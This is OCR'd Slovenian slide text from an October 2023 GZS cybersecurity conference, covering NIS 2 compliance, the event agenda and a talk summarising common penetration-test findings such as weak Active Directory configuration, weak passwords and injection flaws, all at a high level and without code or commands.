
Ogroženost podatkov še vedno narašča


Vpliv geopolitike narašča (prirejanje informacij …)

'Cheap Fakes' in manipulacija informacij, ki jo omogoča UI

Povečana grožnja napadov na dobavno verigo – zaposleni kot vstopna točka

...




Vir: ENISA, oktober 2023

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# NIS 2 ukrepi za zamejitev groženj

- Registracija bistvenih in pomembnih subjektov
- Izboljšano sodelovanje (platforma CSIRT)
- Poročanje o incidentih
- Poudarek na ključne oskrbne verige
- Določitev sodne pristojnosti
- Odgovornost vodstva
- Kazni

# Krogotok za zamejitev varnostnih groženj znotraj organizacij


**Strateška raven**
- Varnostna strategija organizacije
- Odločitev o načinu zagotavljanja skladnosti
- Organizacijska strategija - Procesi
- Preverjanje varnostne zrelosti

**Taktična raven**
- Vpeljava organizacijskih sprememb
- Vpeljava procesnih sprememb
- Vpeljava tehnoloških sprememb
- Preverjanje in poročanje o spremembah

**Operativna raven**
- Izvajanje rednih aktivnosti
- Poročanje

# VPRAŠANJA - ODGOVORI

| | |
|---|---|
| KDAJ? | ČIM PREJ! |
| ZAKAJ? | AKTUALNE GROŽNJE<br>KRATEK ČAS ZA PRILAGODITVE |
| KAKO? | STRATEŠKE ODLOČITVE<br>ZAGOTAVLJANJE SKLADNOSTI<br>PRILAGODITEV PROCESOV<br>SISTEMSKE REŠITVE |

**Storitev procesnega svetovanja za prilagoditev zahtevam direktive NIS 2**

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

SMART COM

# Igor Mlakar

direktor operative

E: igor.mlakar@smart-com.si

#skupaj je bolje

www.smart-com.si

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

# Kako se spopasti z aktualnimi grožnjami v kibernetskem prostoru?

## ~Aktualni izzivi in rešitve za podjetja~

**27. oktober 2023, 9:00-14:00**
**GZS, Dvorana A**

Telekom Slovenije

CREAPLUS

# ODMOR ZA KAVO

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

# Kako se spopasti z aktualnimi grožnjami v kibernetskem prostoru?

## ~Aktualni izzivi in rešitve za podjetja~

**27. oktober 2023, 9:00-14:00**
**GZS, Dvorana A**

Telekom Slovenije

CREAPLUS

# Organizatorji dogodka:

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

REPUBLIKA SLOVENIJA
MINISTRSTVO ZA GOSPODARSK
RAZVOJ IN TEHNOLOGIJO

EVROPSKA UNIJA
EVROPSKI SKLAD ZA REGIONALNI RAZVOJ
NALOŽBA V VAŠO PRIHODNOST

»Naložbo sofinancira Evropska unija iz Evropskega sklada za regionalni razvoj«

# Zlata partnerja dogodka:

Telekom Slovenije

CREAPLUS

# AGENDA

| | |
|---|---|
| 11:30-11:45 | **Kaj odkrivamo pri penetracijskih testih? – primeri iz prakse**<br>Boštjan Špehonja, CEO, GO-LIX d.o.o. |
| 11:45-12:00 | **Zakaj so pomembne raziskave in razvoj kibernetske varnosti v podjetjih? - primer iz prakse v elektro podjetju**<br>Dr. Andrej Bregar, pomočnik direktorja poslovnega področja in Gorazd Rolih, direktor področja informacijsko-kibernetske varnosti, Informatika d.o.o. |
| 12:00-12:15 | **Kako analizirati kibernetska tveganja ter ugotovitve praktično uporabiti?**<br>Marko Zavadlav, višji svetovalec, Actual I.T. |
| 12:15-12:30 | **Kaj AI prinaša področju kibernetske varnosti? – Primer uporabe AI v obrambnih programih**<br>dr. Blaž Ivanc, SVP Special Security Projects, CREAplus d.o.o. |
| 12:30-12:50 | **Zaključno predavanje: Prihodnost izobraževanja iz kibernetske varnosti**<br>izr. prof. dr. Marko Hölbl in vodjo projekta izr. prof. dr. Muhamed Turkanović, Univerza v Mariboru, Fakulteta za elektrotehniko, računalništvo in informatiko |
| 12:50-13:00 | **Zaključek konference**<br>Mihael Nagelj, predsednik Sekcije za kibernetsko varnost, Združenje za informatiko in telekomunikacije pri GZS |

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# Organizatorji dogodka:

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

REPUBLIKA SLOVENIJA
MINISTRSTVO ZA GOSPODARSK
RAZVOJ IN TEHNOLOGIJO

EVROPSKA UNIJA
EVROPSKI SKLAD ZA REGIONALNI RAZVOJ
NALOŽBA V VAŠO PRIHODNOST

»Naložbo sofinancira Evropska unija iz Evropskega sklada za regionalni razvoj«

# Zlata partnerja dogodka:

Telekom Slovenije

CREAPLUS

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

# Kako se spopasti z aktualnimi grožnjami v kibernetskem prostoru?

## ~Aktualni izzivi in rešitve za podjetja~

**27. oktober 2023, 9:00-14:00**
**GZS, Dvorana A**

Telekom Slovenije

CREAPLUS

# KAJ ODKRIVAMO PRI PENETRACIJSKIH TESTIH

# +

## Kako pristopiti k pregledu

**Boštjan Špehonja**

**Bostjan.Spehonja@golix.si**

GO-LIX

Boštjan Špehonja

# Predstavitev

- CEO @**GO-LIX d.o.o**
- Founder @**PHISHSTRIKE**
- 14 let izkušenj s **področja etičnega hekanja in kibernetske varnosti**
- Soustanovitelj društva **OWASP Ljubljana**
- Soustanovitelj fundacije **@SICEH**
  (Slovensko združenje certificiranih etičnih hekerjev)

GO-LIX

- Gostujoči strokovnjak **@UM**
- Predavatelj **@Gea-College**
- Varnostni raziskovalec

- Certified ethical hacker – Master
- CompTIA Advanced Security Practitioner
- CompTIA Cyber Security Analyst+
- Certified Network Defence Architect
- CompTIA Security+
- Certified ethical hacker
- Practical Network Penetration Tester

# KIBERNETSKA VARNOST

## SISTEMSKI VARNOSTNI PREGLEDI IN PENETRACIJSKI TESTI

- Zunanji varnostni pregledi
- Notranji varnostni pregledi
- Pregledi spletnih strani ter aplikacij
- Pregledi mobilnih aplikacij
- Pregledi SCADA sistemov
- Pregledi IoT okolij
- Pregled informacij iz javnih virov
- RED teaming


## IZOBRAŽEVANJA

- Izobraževanje Etični heker
- Simulacija napadov s tehnikami socialnega inženiringa
- Aktivno izobraževanje uporabnikov
- Izobraževanja na področju varstva osebnih podatkov

## ODZIVI NA KIBERNETSKE VARNOSTNE INCIDENTE TER FORENZIČNA ANALIZA

## VZPOSTAVITEV STRATEGIJE IN POLITIK KIBERNETSKE VARNOSTI

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije


zit Združenje za informatiko in telekomunikacije

GO-LIX

# Kaj najpogosteje odkrivamo pri notranjem pregledu?

# Glavne ugotovitve – notranja infrastruktura


- Neustrezna razmejitev WIFI omrežja za goste




- Odsotnost 802.1X protokola

# Glavne ugotovitve – notranja infrastruktura

- Prosto dostopni podatki na deljenih datotekah ali aplikaicja




zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža


Gospodarska zbornica Slovenije


zit Združenje za informatiko in telekomunikacije

GO-LIX

# Glavne ugotovitve – notranja infrastruktura


- Šibka/privzeta konfiguracija AD okolja!!
  - Odstotnost SMB/LDAP podpisovanja




# Glavne ugotovitve – notranja infrastruktura

- Uporaba nešifriranih protokolov
- Šibka gesla



# Glavne ranljivosti – spletne aplikacije

- Pregled aplikacije brez veljavnega uporabniškega računa
  - “skrita” vsebina na spletnem strežniku
  - Napadi z vrivanjem





zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije


GO-LIX

# Glavne ranljivosti – spletne aplikacije

- Pregled aplikacije z veljavnim uporabniškim računom
  - Šibki avtorizacijskih mehanizmi

# Preverjanje kibernetske varnosti podjetja

- Kdaj je pravi čas za izvedbo pregleda?




zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

GO-LIX

# Preverjanje kibernetske varnosti podjetja

- Kako določiti obseg in globino pregleda
  - Zunanji pregled
  - Notranji pregled
  - Aplikativni pregled

  - Testiranje varnostnih mehanizmov podjetja
    - XDR
    - Mail security
    - WAF
    - NGFW

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije


zit Združenje za informatiko in telekomunikacije

GO-LIX

# Kako pristopit k pregledu

- Izbira izvajalca
  - Certifikati vs Izkušnje vs ekipa

    https://www.gzs.si/sekv/Certifikati/




- Varnostni pregled vs Penetracijski test


